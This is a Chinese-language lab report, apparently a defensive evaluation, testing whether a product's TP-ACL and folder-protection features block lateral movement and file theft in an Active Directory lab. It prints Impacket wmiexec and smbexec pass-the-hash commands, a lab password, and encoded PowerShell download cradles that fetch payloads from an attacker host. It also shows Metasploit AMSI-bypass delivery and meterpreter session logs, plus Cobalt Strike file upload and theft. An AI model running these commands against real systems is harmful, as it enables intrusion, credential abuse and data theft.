1.wmiexec.py 和 smbexec.py 比較


工具	功能	優勢	風險
wmiexec.py	Windows Management Instrumentation (WMI) 來在遠端系統上執行命令	操作較為隱蔽	可能被 WMI 日誌偵測
smbexec.py	使用 Server Message Block (SMB) 協定來在遠端系統上執行命令	使用 SMB 協定，更加常見、廣泛	可能被 SMB 日誌偵測


2.wmiexec.py 和 smbexec.py 實作



3.測試 PC-ACL 開與不開的情況下是否可以有效的阻擋惡意程式

(1)wmiexec.py 執行 – Metasploit - meterpreter**(無開啟 TP-ACL)**





有 C2 成功回傳

(2)wmiexec.py 執行 – Metasploit - meterpreter**(開啟 TP-ACL)**


```
┌──(venv)─(kali㉿kali)-[~/ad-PC-SEC/CVE-2020-1472]
└─$ impacket-wmiexec north/eddard.stark:@192.168.10.11 -dc-ip 192.168.10.11 -hashes aad3b435b51404eeaad3b435b51404ee:d977b98c6c9282c5c478be1
d97b237b8
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQ
AbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJAB2ADUAbwA3AD0AbgBlAHcALQBvAGIAagB
lAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAOwBpAGYAKABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBQAHIAbwB4AHkAXQA6ADoARwBlAHQARABlAGYAYQB1AGw
AdABQAHIAbwB4AHkAKAApAC4AYQBkAGQAcgBlAHMAcwAgAC0AbgBlACAAJABuAHUAbABsACkAewAkAHYANQBvADcALgBwAHIAbwB4AHkAPQBbAE4AZQB0AC4AVwBlAGIAUgBlAHEAdQB
lAHMAdABdADoAOgBHAGUAdABTAHkAcwB0AGUAbQBXAGUAYgBQAHIAbwB4AHkAKAApADsAJAB2ADUAbwA3AC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBOAGU
AdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGAwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwB
iAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADE
AMAAuADcAOgA4ADAAOAAwAC8AUwBUAG0AQgB3AGQAcwBFAFYAVABiAGkALwB2AEcASQA4AEYAUwBKACcAKQApADsASQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAE4AZQB
0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AMQAwAC4ANwA6ADgAMAA4ADA
ALwBTAFQAbQBCAHcAZABzAEUAVgBUAGIAaQAnACkAKQA7AA==
#< CLIXML

C:\>exit
```

```
msf6 exploit(multi/script/web_delivery) >
[*] 192.168.10.11    web_delivery - Delivering AMSI Bypass (1389 bytes)
[*] 192.168.10.11    web_delivery - Delivering Payload (3726 bytes)
[*] Sending stage (203846 bytes) to 192.168.10.11
[-] Failed to load extension: No response was received to the core_enumextcmd request.
[-] Failed to load extension: No response was received to the core_enumextcmd request.
[*] 192.168.10.11 - Meterpreter session 1 closed.  Reason: Died
```

無 C2 成功回傳

(3)wmiexec.py 執行 – Cobalt Strike (http deliver stageless)**(無開啟 TP-ACL)**

```
┌──(kali㉿kali)-[~/ad-PC-SEC]
└─$ impacket-wmiexec north/eddard.stark:'FightP3aceAndHonor!'@192.168.10.22 -dc-ip 192.168.10.11
Impacket v0.11.0 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>powershell.exe -nop -w hidden -e SQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGE
AZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AMQAwAC4ANwA6ADgAMAAvAGEAJwApACkA
```



有 C2 成功回傳

(4)wmiexec.py 執行 – Cobalt Strike (http deliver stageless)**(開啟 TP-ACL)**

```
┌──(venv)─(kali㉿kali)-[~/ad-PC-SEC/CVE-2020-1472]
└─$ impacket-wmiexec north/eddard.stark:@192.168.10.11 -dc-ip 192.168.10.11 -hashes aad3b435b51404eeaad3b435b51404ee:d977b98c6c9282c5c478be1
d97b237b8
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>powershell.exe -nop -w hidden -e SQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGE
AZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AMQAwAC4ANwA6ADgAMAAvAGEAJwApACkA
#< CLIXML

C:\>exit
```

無 C2 成功回傳

(5)smbexec.py 執行 – Metasploit - meterpreter**(無開啟 TP-ACL)**

```
┌──(kali㉿kali)-[~/ad-PC-SEC]
└─$ impacket-smbexec north/eddard.stark:'FightP3aceAndHonor!'@192.168.10.22 -dc-ip 192.168.10.11
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGk
AdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJAB5AGoARABFAEcAPQB
uAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAA7AGkAZgAoAFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAFAAcgBvAHgAeQBdADoAOgBHAGU
AdABEAGUAZgBhAHUAbAB0AFAAcgBvAHgAeQAoACkALgBhAGQAZAByAGUAcwBzACAALQBuAGUAIAAkAG4AdQBsAGwAKQB7ACQAeQBqAEQARQBHAC4AcAByAG8AeAB5AD0AWwBOAGUAdAA
uAFcAZQBiAFIAZQBxAHUAZQBzAHQAXQA6ADoARwBlAHQAUwB5AHMAdABlAG0AVwBlAGIAUAByAG8AeAB5ACgAKQA7ACQAeQBqAEQARQBHAC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4
AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQB
YACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8
AMQA5ADIALgAxADYAOAAuADEAMAAuADcAOgA4ADAAOAAwAC8AVAB2AGsAUgA3AG0AdQAvAFEAVQBMAGUAdQBDAEkAOABZAFYAbQBmAG4AJwApACkAOwBJAEUAWAAgACgAKABuAGUAdwA
tAG8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADg
ALgAxADAALgA3ADoAOAAwADgAMAAvAFQAdgBrAFIANwBtAHUAJwApACkAOwA=
```

```
[*] 192.168.10.22    web_delivery - Delivering AMSI Bypass (1383 bytes)
[*] 192.168.10.22    web_delivery - Delivering Payload (3724 bytes)
[*] Sending stage (203846 bytes) to 192.168.10.22
[*] Meterpreter session 2 opened (192.168.10.7:8888 -> 192.168.10.22:52970) at 2025-03-09 14:56:29 +0800
```

有 C2 成功回傳


(6)smbexec.py 執行 – Metasploit - meterpreter**(開啟 TP-ACL)**

```
┌──(venv)─(kali㉿kali)-[~/ad-PC-SEC/CVE-2020-1472]
└─$ impacket-smbexec north/eddard.stark:@192.168.10.11 -dc-ip 192.168.10.11 -hashes aad3b435b51404eeaad3b435b51404ee:d977b98c6c9282c5c478be1
d97b237b8
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGk
AdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJAB2ADUAbwA3AD0AbgB
lAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAOwBpAGYAKABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBQAHIAbwB4AHkAXQA6ADoARwBlAHQ
ARABlAGYAYQB1AGwAdABQAHIAbwB4AHkAKAApAC4AYQBkAGQAcgBlAHMAcwAgAC0AbgBlACAAJABuAHUAbABsACkAewAkAHYANQBvADcALgBwAHIAbwB4AHkAPQBbAE4AZQB0AC4AVwB
lAGIAUgBlAHEAdQBlAHMAdABdADoAOgBHAGUAdABTAHkAcwB0AGUAbQBXAGUAYgBQAHIAbwB4AHkAKAApADsAJAB2ADUAbwA3AC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGE
AbABzAD0AWwBOAGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAA
oAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADI
ALgAxADYAOAAuADEAMAAuADcAOgA4ADAAOAAwAC8AUwBUAG0AQgB3AGQAcwBFAFYAVABiAGkALwB2AEcASQA4AEYAUwBKACcAKQApADsASQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagB
lAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AMQAwAC4
ANwA6ADgAMAA4ADAALwBTAFQAbQBCAHcAZABzAEUAVgBUAGIAaQAnACkAKQA7AA==
[-] SMB SessionError: code: 0×c0000043 - STATUS_SHARING_VIOLATION - A file cannot be opened because the share access flags are incompatible.
```

無 C2 成功回傳


(7)smbexec.py 執行 – Cobalt Strike(http deliver stageless)**(無開啟 TP-ACL)**

```
┌──(kali㉿kali)-[~/ad-PC-SEC]
└─$ impacket-smbexec north/eddard.stark:'FightP3aceAndHonor!'@192.168.10.22 -dc-ip 192.168.10.11
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>powershell.exe -nop -w hidden -e SQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQAuAGQ
AbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AMQAwAC4ANwA6ADgAMAAvAGEAJwApACkA
[-] SMB SessionError: STATUS_SHARING_VIOLATION(A file cannot be opened because the share access flags are incompatible.)
```



有 C2 成功回傳

(8)smbexec.py 執行 – Cobalt Strike (http deliver stageless)**(開啟 TP-ACL)**



無 C2 成功回傳

三、wmiexec.py 和 smbexec.py 測試結果整理

- wmiexec.py

Delivery Method	TP-ACL狀態	C2 Callback 結果
Metasploit meterpreter	未啟用	成功回應
Metasploit meterpreter	已啟用	無回應
CobaltStrike(http deliver stageless)	未啟用	成功回應
CobaltStrike(http deliver stageless)	已啟用	無回應

- smbexec.py

Delivery Method	TP-ACL狀態	C2 Callback 結果
Metasploit meterpreter	未啟用	成功回應
Metasploit meterpreter	已啟用	無回應
CobaltStrike(http deliver stageless)	未啟用	成功回應
CobaltStrike(http deliver stageless)	已啟用	無回應

5.2.2 TP-CFA(受保護資料夾管理)

- 實驗目標：

驗證 CFA 在「受保護資料夾」對常見入侵途徑（RAT、勒索軟體等）的偵測與阻擋


- 實驗說明：

另外，因為測試需要，需要在關閉 real-time protection 的情況下，執行惡意樣本。否則 Defender 的防毒機制會優先作動，這個情況得等到 企業級 Microsoft Defender for Endpoint P2 採購完成才能通過設定測試模式來確認使用情形。

- 使用工具技術與攻擊流程

1.Typical RAT tools (Backdoor)，如:Metasploit、Cobalt Strike


2.Open Source Tools，如: Prince Ransomware



一、Typical RAT Tools


（一）CFA 保護功能測試 -Cobalt Strike(上傳資料夾中之檔案)

(1)將指定的檔案上傳到受害端主機




(2)驗證結果-hash 比對

- 原始




- Victim



實驗結果顯示：Cobalt Strike 可以將 Prince-Built.exe 上傳至受測主機的 CFA 保護資料夾中，且前後雜湊值一致，代表檔案未遭刪除或修改，CFA 對此類上傳行為未進行阻擋。


（二）CFA 保護功能測試 -Cobalt Strike(下載資料夾中之檔案)

(1)將指定的檔案下載到受害端主機



(2)驗證結果-hash 比對

- 原始




- Victim

實驗結果顯示：hash 值相同，顯示攻擊者可直接自 CFA 保護資料夾下載檔案，並成功取得完整內容，顯示 CFA 無檔案封鎖與警告。


（三）CFA 保護功能測試 -使用 Metasploit - meterpreter

(1)下載受害主機中的檔案(important-image.jpg.tpf)




(2)驗證結果-hash 比對

- 原始



- msfconsole




實驗結果顯示：hash 值相同，表示檔案在傳輸過程未遭 CFA 修改或刪除，攻擊者可透過 Metasploit 自 CFA 保護資料夾竊取到完整檔案而未被阻擋。

